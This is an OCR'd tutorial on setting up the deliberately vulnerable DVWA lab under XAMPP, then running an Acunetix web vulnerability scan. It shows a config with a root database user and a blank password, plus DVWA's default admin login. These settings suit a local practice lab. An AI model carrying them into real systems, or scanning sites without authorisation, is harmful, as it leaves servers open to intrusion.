
Requirement

1. XAMPP, which is an offline web server.


2. DVWA package.

Steps


1. Install XAMPP in Windows, after which you should find a control panel as shown below. Then start your Apache and MySQL modules. Apache is a web server and MySQL is used to maintain the database.




2. Extract DVWA lab setup in the location "C:\xampp\htdocs\dvwa" as shown below.



3. Now open up your web browser, type" localhost/dvwa" where you will find mysql.error() then, if you try to create table in the database, it will show an error or prompt that it could not create your database. If this problem exists then we will have to edit our configuration file of DVWA.




4. Go to the location "C:\xampp\htdocs\dvwa\config" where we can find a file named config.inc.php which is the file you will have to edit.




5. Now, here in line number 17, the server is setup to 'localhost' and the database name is 'dvwa', which is not created. The user is 'root'; here we should give the phpmyadmin username and password, the username of phpmyadmin is always 'root' and the default password for the phpmyadmin is kept blank so set db_password = '' [both single quotes without any spaces.

```
$_DVWA = array();
$_DVWA[ 'db_server' ] = 'localhost';
$_DVWA[ 'db_database' ] = 'dvwa';
$_DVWA[ 'db_user' ] = 'root';
$_DVWA[ 'db_password' ] = '';
```

6. Now go to your browser and type “localhost/dvwa/setup.php ” then create your database.



7. That’s all, the database is created. Now go for “localhost/dvwa/login.php” to login to your DVWA lab. The default username is “admin” and the default password is “password”.




Acunetix Scan Wizard

Scan Type

There are options to choose from to start your scan:


- URL of the website
- From previously saved crawled results
- From list of URLs in a text file



Crawling Options

The 2nd step allows you to configure crawling settings.


These selections will determine how the website will be crawled with options related to the URL, folder and forms.




Scan Options

The 3rd step allows you to select a scanning profile to specify specific vulnerability scanning.

The scanning mode selection configured determines the complexity of the scan methodology.




Scanning speed



Login

The 4th step is optional and it is used to configure credentials to be used by the scanner during the scan to access passwords protected sites.



Review


The 5th and final step is a summary that indicates that the scanner has successfully located its target and is ready to launch the scan with specific profile.

Web Application scan process

The scan sequence consists of 2 phases:

- Website Structure

Builds the structure of the website on which the scan will be launched.




- Scanning

Executes vulnerability attacks in a non-destructive manner against the crawled site structure. During the scan, results are updated in real time.

It is possible to click on any reported vulnerability and view its detailed HTML request and response, attack details and more in the information windows in the target hand side.

When the scan is complete, the results are automatically saved to the default database, or as configured by the user for report.

The activity windows at the bottom indicate scan completion.

